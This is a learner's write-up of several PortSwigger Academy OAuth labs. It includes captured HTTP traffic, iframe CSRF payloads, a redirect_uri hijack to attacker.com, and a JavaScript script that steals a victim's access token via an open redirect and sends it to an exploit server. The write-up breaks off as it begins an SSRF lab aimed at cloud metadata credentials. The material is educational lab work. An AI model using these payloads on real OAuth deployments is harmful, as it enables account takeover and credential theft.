OAuth Authentication

Portswigger

Main Section Indexes

Overview + Resources

- This document contains a writeup of the OAuth Authentication category labs from Portswigger Academy.
- There is a “Cheat Sheet | Summary” section in the beginning that goes over everything learned/used in all the labs completed. The lab sections will contain more details.
- https://portswigger.net/web-security/all-labs#oauth-authentication

Recon + Prevention

- Recon
- https://portswigger.net/web-security/oauth#identifying-oauth-authentication

- Prevention
- https://portswigger.net/web-security/oauth/preventing

Cheat Sheet | Summary

- **Authentication Bypass via OAuth Implicit Flow.**
- After the client application has received the access token for a user from the OAuth service, it will retrieve information about the user from the OAuth service "user endpoint". The client application will then submit the user's email and access token to their own endpoint for authentication. (Here the access token is acting like a "traditional" password.) However, by changing the email parameter to another user's email, we can log into the application as any arbitrary user, essentially bypassing authentication.

- **CSRF Attack - Missing "state" Parameter**.
- An application is allowing users to attach their social media account to their application account. When the client application submits the "Authorization Request", the "state" parameter is not included with the request. This behavior can be used to perform a CSRF like attack. Go through a normal OAuth workflow and capture the "Authorization Code Grant" request using Burp Proxy (then drop the request). We will use this request as the CSRF exploit to attack other users and to attach our social media account to their application account.

- **CSRF Attack - Missing Validation "redirect_uri" Parameter**.
- The "redirect_uri" parameter is not being validated properly in the "Authorization Request". Create an CSRF exploit that contains this "Authorization Request" along with a "redirect_uri" value to a domain you control. When the OAuth server sends back the authorization code, it will append it to the domain specified in the "redirect_uri" and we can check in our server logs to obtain another user's auth code, which can now be submitted to the original "callback" URL and log into their account.

- **CSRF + Open Redirection + Directory Traversal - Bypassing Flawed "redirect_uri" Parameter Validation**.
- The OAuth server is not properly validating the "redirect_uri" parameter in the client application's "Authorization Request". The domain can't be manipulated, however, by using a directory traversal vulnerability we can point the "redirect_uri" value to another location within the client's application. This other location in the client's application also contains an open redirection vulnerability which can be used to direct the request to an arbitrary domain. Combining these 2 vulnerabilities along with a CSRF exploit, we can capture an access token(Implicit grant flow is used here.) that belongs to another user.

- **SSRF via Dynamic Client Registration**.
- An attacker can dynamically register a client application with the OAuth server. The registration endpoint does not require any authentication. The OAuth server reaches out to a domain that can be registered with a certain data type upon client registration. This behavior can be manually triggered through a specific request in the OAuth server. Since the contents of the request are returned in the response, this is considered an in-band SSRF vulnerability and can be used to retrieve sensitive internal system information.

Labs

- LAB APPRENTICE Authentication bypass via OAuth implicit flow Solved
- LAB PRACTITIONER Forced OAuth profile linking Solved
- LAB PRACTITIONER OAuth account hijacking via redirect_uri Solved
- LAB PRACTITIONER Stealing OAuth access tokens via an open redirect Solved
- LAB PRACTITIONER SSRF via OpenID dynamic client registration Solved
- LAB EXPERT Stealing OAuth access tokens via a proxy page Solved

What is OAuth?

- OAuth is a commonly used authorization framework that enables websites and web applications to request limited access to a user's account on another application. Crucially, OAuth allows the user to grant this access without exposing their login credentials to the requesting application. This means users can fine-tune which data they want to share rather than having to hand over full control of their account to a third party.

- The basic OAuth process is widely used to integrate third-party functionality that requires access to certain data from a user's account. For example, an application might use OAuth to request access to your email contacts list so that it can suggest people to connect with. However, the same mechanism is also used to provide third-party authentication services, allowing users to log in with an account that they have with a different website.

OAuth Grant Types

- **What is an OAuth grant type?**
- The OAuth grant type determines the exact sequence of steps that are involved in the OAuth process. The grant type also affects how the client application communicates with the OAuth service at each stage, including how the access token itself is sent. For this reason, grant types are often referred to as "OAuth flows".

- https://portswigger.net/web-security/oauth/grant-types

Lab: Authentication bypass via OAuth implicit flow

Lab: Authentication bypass via OAuth implicit flow

- This lab uses an OAuth service to allow users to log in with their social media account. Flawed validation by the client application makes it possible for an attacker to log in to other users' accounts without knowing their password.
- To solve the lab, log in to Carlos's account. His email address is carlos@carlos-montoya.net.
- You can log in with your own social media account using the following credentials: wiener:peter.
- **Summary – Steps to Exploit**:
- Implicit flow bypass. Log into the application using the "social media" option with the provided credentials (wiener:peter) and use burp suite to capture all the traffic that is being transmitted.
- There are many requests that have been sent, go through each one of them and identify if there are any parameters that can be tampered with to perform an authentication bypass.
- There is a POST request (/authenticate) that contains a body with an email, username, and token parameter.
- Send this request to repeater and tamper with the parameter values.
- Changing the email parameter's value to another user, will bypass authentication for that user. The application will respond with a session cookie, which is tied to the user specified in the email parameter. Since the application is not verifying that the email address is tied to the access token submitted in the request, an attacker can impersonate any user on the application.

Implicit Grant Type Workflow.

1. Authorization Request.
This is the initial request that the client application sends to the OAuth server. The "redirect_uri" value is the client application's "callback" endpoint.

Request

Pretty | Raw | Hex

```
GET /auth?client_id=vo57d8jsnd9c1aaqw8kr1&redirect_uri=
https://0a90004504b12ab0c186557c0033002a.web-security-academy.net/oauth-
callback&response_type=token&nonce=2054430783&scope=
openid%20profile%20email HTTP/1.1
Host: oauth-0ac5002404d02a86c12e539002690099.oauth-server.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
Gecko/20100101 Firefox/110.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/w
ebp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
```

Original response

Pretty | Raw | Hex | Render

```
HTTP/1.1 302 Found
X-Powered-By: Express
Pragma: no-cache
Cache-Control: no-cache, no-store
Set-Cookie: _interaction=zYOuBAhV2rS36-LEkO9FY;
path=/interaction/zYOuBAhV2rS36-LEkO9FY; expires=Fri, 24 Feb 2023
03:14:10 GMT; samesite=lax; secure; httponly
Set-Cookie: _interaction_resume=zYOuBAhV2rS36-LEkO9FY;
path=/auth/zYOuBAhV2rS36-LEkO9FY; expires=Fri, 24 Feb 2023 03:14:10
 samesite=lax; secure; httponly
Location: /interaction/zYOuBAhV2rS36-LEkO9FY
```

2. User Login and Consent.
The user logs in with their credentials with the OAuth service and decides whether to consent to the requested permissions or not.

Request

Pretty | Raw | Hex

```
POST /interaction/zYOuBAhV2rS36-LEkO9FY/login HTTP/1.1
Host: oauth-0ac5002404d02a86c12e539002690099.oauth-server.net
Cookie: _interaction=zYOuBAhV2rS36-LEkO9FY
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
Gecko/20100101 Firefox/110.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/w
ebp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 30
Origin: https://oauth-0ac5002404d02a86c12e539002690099.oauth-server.net
Referer:
https://oauth-0ac5002404d02a86c12e539002690099.oauth-server.net/interact
ion/zYOuBAhV2rS36-LEkO9FY
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
Connection: close

username=wiener&password=peter
```

Original response


Pretty | Raw | Hex | Render

```
HTTP/1.1 302 Found
X-Powered-By: Express
Pragma: no-cache
Cache-Control: no-cache, no-store
Location:
https://oauth-0ac5002404d02a86c12e539002690099.oauth-server.net/auth/
uBAhV2rS36-LEkO9FY
Date: Fri, 24 Feb 2023 03:05:02 GMT
Connection: close
Content-Length: 0
```

3. Access Token Grant.
Once user consents to the requested access, the OAuth service will redirect user's browser to the client application's "callback" endpoint that was specified in the "redirect_uri" parameter in Step 1. The access token will be sent as a URL fragment.

4. API Call.
5. Resource Grant.
Now that the client application has the access token for the user, they will use the token to call to the OAuth service "user" endpoint to get the user's information.

- Now that the client application has the user's email and username, they will authenticate them to their own application using all the known information.
- However, changing the value of the "email" parameter in this POST /authenticate request will result in authentication bypass attack.
- The attacker can impersonate any user on the application simply by specifying a user's email address in the body of this request.
- This request is essentially a standard form login request, except here the access token is being treated like a traditional password and the application is not properly verifying that the email submitted is tied to the access token that was retrieved through the OAuth workflow. Now we can log in as Carlos without needing to know their password.



Lab: Forced OAuth profile linking

Lab: Forced OAuth profile linking

- This lab gives you the option to attach a social media profile to your account so that you can log in via OAuth instead of using the normal username and password. Due to the insecure implementation of the OAuth flow by the client application, an attacker can manipulate this functionality to obtain access to other users' accounts.
- To solve the lab, use a CSRF attack to attach your own social media profile to the admin user's account on the blog website, then access the admin panel and delete Carlos.
- The admin user will open anything you send from the exploit server, and they always have an active session on the blog website.
- You can log in to your own accounts using the following credentials:
  - Blog website account: wiener:peter
  - Social media profile: peter.wiener:hotdog
- **Summary – Steps to Exploit**:
- Log into the application using the website account credentials. (wiener:peter)
- If you navigate to the /my-account page, there is a function that allows you to “Attach a social profile” to your account. Go through that process and analyze all the requests submitted.

Log into the application using the standard form login.

Authorization Code Grant Type Workflow

These next steps are initiated after logging into the application through login form and then using the “Attach a social profile” function.

1. Authorization Request. This is the request that the client application is submitting to the OAuth service. Notice there isn’t a “state” parameter sent.

Request

```
GET /auth?client_id=owtfkd9rmnw2bmyvddp0h&redirect_uri=
https://0a2d004203e9341fc0fc074f002b0036.web-security-academy.net/oauth-
linking&response_type=code&scope=openid%20profile%20email HTTP/1.1
Host: oauth-0a5b002e03be343dc0cd039602eb000e.oauth-server.net
Sec-Ch-Ua: "Not A(Brand";v="24", "Chromium";v="110"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
 (KHTML, like Gecko) Chrome/110.0.5481.78 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/w
ebp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer:
https://0a2d004203e9341fc0fc074f002b0036.web-security-academy.net/
Accept-Encoding: gzip, deflate
```

Original response

```
HTTP/1.1 302 Found
X-Powered-By: Express
Pragma: no-cache
Cache-Control: no-cache, no-store
Set-Cookie: _interaction=4jMgYBrYdqwOg3srokNs8;
path=/interaction/4jMgYBrYdqwOg3srokNs8; expires=Fri, 17 Feb 2023
06:26:10 GMT; samesite=lax; secure; httponly
Set-Cookie: _interaction_resume=4jMgYBrYdqwOg3srokNs8;
path=/auth/4jMgYBrYdqwOg3srokNs8; expires=Fri, 17 Feb 2023 06:26:1
 samesite=lax; secure; httponly
Location: /interaction/4jMgYBrYdqwOg3srokNs8
Content-Type: text/html; charset=utf-8
Date: Fri, 17 Feb 2023 06:16:10 GMT
Connection: close
Content-Length: 99

Redirecting to <a href="/interaction/4jMgYBrYdqwOg3srokNs8">
  /interaction/4jMgYBrYdqwOg3srokNs8
</a>
.
```

Request

```
POST /interaction/4jMgYBrYdqwOg3srokNs8/login HTTP/1.1
Host: oauth-0a5b002e03be343dc0cd039602eb000e.oauth-server.net
Cookie: _interaction=4jMgYBrYdqwOg3srokNs8
Content-Length: 37
Cache-Control: max-age=0
Sec-Ch-Ua: "Not A(Brand";v="24", "Chromium";v="110"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: https://oauth-0a5b002e03be343dc0cd039602eb000e.oauth-server.net
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
 (KHTML, like Gecko) Chrome/110.0.5481.78 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/w
ebp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer:
https://oauth-0a5b002e03be343dc0cd039602eb000e.oauth-server.net/interact
ion/4jMgYBrYdqwOg3srokNs8
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

username=peter.wiener&password=hotdog
```

Original response

```
HTTP/1.1 302 Found
X-Powered-By: Express
Pragma: no-cache
Cache-Control: no-cache, no-store
Location:
https://oauth-0a5b002e03be343dc0cd039602eb000e.oauth-server.net/auth/4jM
gYBrYdqwOg3srokNs8
Date: Fri, 17 Feb 2023 06:16:35 GMT
Connection: close
Content-Length: 0
```

2. User login and consent. This is the request that is sent when the user inserts their credentials to the OAuth service.

3. Authorization code grant. This is the request that the OAuth service initiates after the user has provided their credentials.

- This request is submitted back to the client application's "callback" endpoint, and it contains the "auth code" that is essentially tied to the user's account. **This request links the user's social media account to the standard account on the application.**

- Since the request in "Step 1 – Authorization request" did not contain a "state" parameter, we can essentially perform a CSRF attack and trick a user's browser into submitting this "Step 3 - Authorization code grant" request to the application, which will link our social media account to another user's web application account.

- Since this is a "Authorization code grant type", all the other requests for OAuth workflow are sent server-side and are not visible in the browser/proxy.

CSRF Attack

1. Turn on Burp Proxy and click on the “Attach a social profile” button. (we don’t need to provide credentials here again since a cookie for the OAuth service was previously stored)

2. Intercept the “/oauth-linking?code=xxxx” request and use the “Copy URL” button to grab the whole URL.

3. Then drop the request from Step 2, do not forward it. For this exploit to work the authorization code cannot be used.

4. Use the lab’s “Exploit Server” to create an <iframe> with the URL and click “Deliver exploit to victim”.

<iframe src=“**Step 3 – Authorization code grant URL**"></iframe>

- After this we will be able to log into the application using the “Login with social media” method and we are an Admin on the application. This is because our social media account was linked to another user’s application’s account which they had Admin permissions.

Lab: OAuth account hijacking via redirect_uri

Lab: OAuth account hijacking via redirect_uri

- This lab uses an OAuth service to allow users to log in with their social media account. A misconfiguration by the OAuth provider makes it possible for an attacker to steal authorization codes associated with other users' accounts.
- To solve the lab, steal an authorization code associated with the admin user, then use it to access their account and delete Carlos.
- The admin user will open anything you send from the exploit server, and they always have an active session with the OAuth service.
- You can log in with your own social media account using the following credentials: wiener:peter
- **Summary – Steps to Exploit**
- Log into the application and analyze the OAuth workflow.

1. Authorization Request.

- This is the request that the client application submits to the OAuth server, when we initiate the log in attempt. (We do not need to re-enter credentials as we have an active session with the OAuth server.)

Request

Pretty Raw Hex

```
1 GET /auth?client_id=srng5a4d76jsm05y53zr1&redirect_uri=
https://0a0e00790351ddb7c7be200a0010008e.web-security-academy.net/oauth-
callback&response_type=code&scope=openid%20profile%20email HTTP/1.1
2 Host: oauth-0a3500a00347dd0cc7861e8f027000a9.oauth-server.net
3 Cookie: _session=DShozZScshLzhMOYrrDZx; _session.legacy=
DShozZScshLzhMOYrrDZx
4 Sec-Ch-Ua: "Not A(Brand";v="24", "Chromium";v="110"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/110.0.5481.78 Safari/537.36
9 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/w
ebp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: cross-site
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Dest: document
13 Referer:
https://0a0e00790351ddb7c7be200a0010008e.web-security-academy.net/
14 Accept-Encoding: gzip, deflate
15 Accept-Language: en-US,en;q=0.9
16 Connection: close
17
```

Original response

Pretty Raw Hex Render

```
1 HTTP/1.1 302 Found
2 X-Powered-By: Express
3 Pragma: no-cache
4 Cache-Control: no-cache, no-store
5 Location:
https://0a0e00790351ddb7c7be200a0010008e.web-security-academy.net/oauth-
callback?code=A-EYFtrvjUB8ftXDF7EAeU3AUuwtx9nZPkGn_Q36DKQ
6 Content-Type: text/html; charset=utf-8
7 Set-Cookie: _session=DShozZScshLzhMOYrrDZx; path=/; expires=Sat, 04 Mar
2023 04:53:04 GMT; samesite=none; secure; httponly
8 Set-Cookie: _session.legacy=DShozZScshLzhMOYrrDZx; path=/; expires=Sat,
04 Mar 2023 04:53:04 GMT; secure; httponly
9 Date: Sat, 18 Feb 2023 04:53:04 GMT
10 Connection: close
11 Content-Length: 289
12
13 Redirecting to <a href="
https://0a0e00790351ddb7c7be200a0010008e.web-security-academy.net/oauth-
callback?code=A-EYFtrvjUB8ftXDF7EAeU3AUuwtx9nZPkGn_Q36DKQ">
  https://0a0e00790351ddb7c7be200a0010008e.web-security-academy.net/oaut
  h-callback?code=A-EYFtrvjUB8ftXDF7EAeU3AUuwtx9nZPkGn_Q36DKQ
</a>
.
```

Request

Pretty Raw Hex

```
1 GET /auth?client_id=srng5a4d76jsm05y53zr1&redirect_uri=
https://attacker.com/callback&response_type=code&scope=
openid%20profile%20email HTTP/1.1
2 Host: oauth-0a3500a00347dd0cc7861e8f027000a9.oauth-server.net
3 Cookie: _session=DShozZScshLzhMOYrrDZx; _session.legacy=
DShozZScshLzhMOYrrDZx
4 Sec-Ch-Ua: "Not A(Brand";v="24", "Chromium";v="110"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/110.0.5481.78 Safari/537.36
9 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/w
ebp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: cross-site
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Dest: document
13 Referer:
https://0a0e00790351ddb7c7be200a0010008e.web-security-academy.net/
14 Accept-Encoding: gzip, deflate
15 Accept-Language: en-US,en;q=0.9
16 Connection: close
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 302 Found
2 X-Powered-By: Express
3 Pragma: no-cache
4 Cache-Control: no-cache, no-store
5 Location:
https://attacker.com/callback?code=lEEzSeUTUh8dUKWjM6UnmU4ihs27OFVXODN9E
HAvgFX
6 Content-Type: text/html; charset=utf-8
7 Set-Cookie: _session=DShozZScshLzhMOYrrDZx; path=/; expires=Sat, 04 Mar
2023 04:54:54 GMT; samesite=none; secure; httponly
8 Set-Cookie: _session.legacy=DShozZScshLzhMOYrrDZx; path=/; expires=Sat,
04 Mar 2023 04:54:54 GMT; secure; httponly
9 Date: Sat, 18 Feb 2023 04:54:54 GMT
10 Connection: close
11 Content-Length: 187
12
13 Redirecting to <a href="
https://attacker.com/callback?code=lEEzSeUTUh8dUKWjM6UnmU4ihs27OFVXODN9E
HAvgFX">
  https://attacker.com/callback?code=lEEzSeUTUh8dUKWjM6UnmU4ihs27OFVXODN
  9EHAvgFX
</a>
.
```

- The “callback” URL is not being properly validated. The “redirect_uri” parameter can be manipulated to a domain we control, and the authorization code can be hijacked.

- The authorization code is tied to the user’s account that initiates the request. A CSRF like attack can be used to hijack victim’s auth code.

CSRF Attack to Hijack User's Auth Code

- Copy the URL which submits the "Authorization Request" to the OAuth server and use an <iframe> to place the URL in the src attribute. In the "redirect_uri" parameter, specify a domain that you control, in this case would be the exploit server in the lab.

Example:

<iframe src="https://oauth-0a3500a00347dd0cc7861e8f027000a9.oauth-server.net/auth?client_id=srng5a4d76jsm05y53zr1&**redirect_uri=https://exploit-0a5e00870345dd3bc7331fe801dd00c8.exploit-server.net/exploit**&response_type=code&scope=openid%20profile%20email"></iframe>

- This payload will submit the Authorization Request to the OAuth server, then the OAuth server will append the Authorization Code to the domain that is specified in the "redirect_uri" parameter.

- Click "Deliver exploit to victim" and grab the auth code from the access log in the Exploit Server.

- Submit the code to the real/original "callback" URL and then we gain access to the Admin account.

- After the exploit is delivered to the victim, we can see the authorization code that is tied to their account.

- Use this authorization code in the real “callback” URL (/oauth-callback?code=xxxx) of the application and we gain access to Admin account.

Lab: Stealing OAuth access tokens via an open redirect

Lab: Stealing OAuth access tokens via an open redirect

- This lab uses an OAuth service to allow users to log in with their social media account. Flawed validation by the OAuth service makes it possible for an attacker to leak access tokens to arbitrary pages on the client application.
- To solve the lab, identify an open redirect on the blog website and use this to steal an access token for the admin user's account. Use the access token to obtain the admin's API key and submit the solution using the button provided in the lab banner.
- Note - You cannot access the admin's API key by simply logging in to their account on the client application.
- The admin user will open anything you send from the exploit server, and they always have an active session with the OAuth service.
- You can log in via your own social media account using the following credentials: wiener:peter.
- **Summary – Step to Exploit**
- First need to identify an Open-Redirect vulnerability on the application.
- Then manipulate the “redirect_uri” in the Authorization Request so it can use vulnerable endpoint.
- Combine the vulnerabilities to extract and send a user’s access token to a server we control.

Identifying the Open-Redirect vulnerability:

https://0a4a0012044939e9c01a1d5e00c6000d.web-security-academy.net/post/next?path=XXXXXX

Request

Pretty Raw Hex

```
1 GET /post/next?path=/post?postId=9 HTTP/1.1
2 Host: 0a4a0012044939e9c01a1d5e00c6000d.web-security-academy.net
3 Cookie: session=TZJuW7va7TVZVN3m6UWbGgLPXI88ZQPd
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
  Gecko/20100101 Firefox/110.0
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/w
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 302 Found
2 Location: /post?postId=9
3 X-Frame-Options: SAMEORIGIN
4 Connection: close
5 Content-Length: 0
6
7
```

Request

Pretty Raw Hex

```
1 GET /post/next?path=
  https://exploit-0aed008e048d399bc0e81c2101440078.exploit-server.net/expl
  oit HTTP/1.1
2 Host: 0a4a0012044939e9c01a1d5e00c6000d.web-security-academy.net
3 Cookie: session=TZJuW7va7TVZVN3m6UWbGgLPXI88ZQPd
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
  Gecko/20100101 Firefox/110.0
5 Accept:
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 302 Found
2 Location:
  https://exploit-0aed008e048d399bc0e81c2101440078.exploit-server.net/expl
  oit
3 X-Frame-Options: SAMEORIGIN
4 Connection: close
5 Content-Length: 0
6
```

Authorization Request.

- Send the authorization request to repeater and manipulate the "redirect_uri" parameter. The value can't be changed to any other domain as the client application's domain has been whitelisted.

- However, a directory traversal vulnerability exists, and we can move up 1 directory "/oauth-callback/../post/…" to point to the path on the client application where the open redirect vulnerability exists.

- Since the Implicit Grant Type is being used here, the OAuth server will send back the access token as a URL fragment. It appends this data to the "redirect_uri" value, so it is a part of the open redirect vulnerability URL.

- Use the following script to force the victim user to initiate an Authorization Request to the OAuth server, combining the directory traversal and open redirect vulnerabilities together. Then it will extract the value of the fragment # and send it as a query parameter back to the Exploit Server.

- We will be able to view the access token within the server logs in the Exploit Server, then use the victim's access token to grab their information using the /me endpoint of the resource/OAuth server.

Script:

```
<script>
    if (!document.location.hash){
        window.location = 'https://oauth-0af9007b046e39fcc08d1b4c023a00ef.oauth-
server.net/auth?client_id=sjmrhgw0lpaj7uok0e9y4&redirect_uri=https://0a4a0012044939e9c01a1d5e00c6000d.web-
security-academy.net/oauth-callback/../post/next?path=https://exploit-
0aed008e048d399bc0e81c2101440078.exploit-server.net/exploit&response_type=token&nonce=-
1159037523&scope=openid%20profile%20email'
    } else {
        window.location = '/?'+document.location.hash.substr(1)
    }
</script>
```

```
2023-02-20 05:29:22 +0000 "GET /log HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/110.0"
2023-02-20 05:29:22 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/110.0"
2023-02-20 05:30:08 +0000 "POST / HTTP/1.1" 302 "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/110.0"
2023-02-20 05:30:09 +0000 "GET /deliver-to-victim HTTP/1.1" 302 "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/110.0"
2023-02-20 05:30:09 +0000 "GET /exploit/ HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (Victim) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/109.0.5414.119 Safari/537.36"
2023-02-20 05:30:09 +0000 "GET /exploit HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (Victim) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/109.0.5414.119 Safari/537.36"
2023-02-20 05:30:09 +0000 "GET /?access_token=MQ5iswyOBMHEjPMF1OG8G_sWEFN_X6pzaXQHg_Y2XyL&expires_in=3600&token_type=Bearer&scope=openid%20profile%20email HTTP/1.1" 200 "U
2023-02-20 05:30:09 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (Victim) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/109.0.5414.119 Saf
2023-02-20 05:30:10 +0000 "GET / HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/110.0"
```

- After retrieving the victim user's access token, we can use the /me endpoint in the OAuth service to retrieve the user's information. This works because with the implicit grant we get full access to everything since the entire workflow is executed via browser.

Request

Pretty Raw Hex \n

```
1  GET /me HTTP/1.1
2  Host: oauth-0af9007b046e39fcc08d1b4c023a00ef.oauth-server.net
3  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
   Gecko/20100101 Firefox/110.0
4  Accept: */*
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Referer:
   https://0a4a0012044939e9c01a1d5e00c6000d.web-security-academy.net/
8  Authorization: Bearer MQ5iswyOBMHEjPMF1OG8G_sWEFN_X6pzaXQHg_Y2XyL
9  Content-Type: application/json
10 Origin:
   https://0a4a0012044939e9c01a1d5e00c6000d.web-security-academy.net
11 Sec-Fetch-Dest: empty
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Site: cross-site
14 Te: trailers
15 Connection: close
16
17
```

Response

Pretty Raw Hex Render

```
1  HTTP/1.1 200 OK
2  X-Powered-By: Express
3  Vary: Origin
4  Access-Control-Allow-Origin:
   https://0a4a0012044939e9c01a1d5e00c6000d.web-security-academy.net
5  Access-Control-Expose-Headers: WWW-Authenticate
6  Pragma: no-cache
7  Cache-Control: no-cache, no-store
8  Content-Type: application/json; charset=utf-8
9  Date: Mon, 20 Feb 2023 05:30:47 GMT
10 Connection: close
11 Content-Length: 152
12
13 {
     "sub":"administrator",
     "apikey":"Z1f5GlXAYKvwouTqYkQmMhW2XI2SIIIQ",
     "name":"Administrator",
     "email":"administrator@normal-user.net",
     "email_verified":true
   }
```

Lab: SSRF via OpenID dynamic client registration

Lab: SSRF via OpenID dynamic client registration

- This lab allows client applications to dynamically register themselves with the OAuth service via a dedicated registration endpoint. Some client-specific data is used in an unsafe way by the OAuth service, which exposes a potential vector for SSRF.
- To solve the lab, craft an SSRF attack to access http://169.254.169.254/latest/meta-data/iam/security-credentials/admin/ and steal the secret access key for the OAuth provider's cloud environment.
- You can log in to your own account using the following credentials: wiener:peter
- **Summary – Steps to Exploit**:
- First step is to find the dynamic registration endpoint on the OAuth service, so that we can register a client application on the OAuth service.
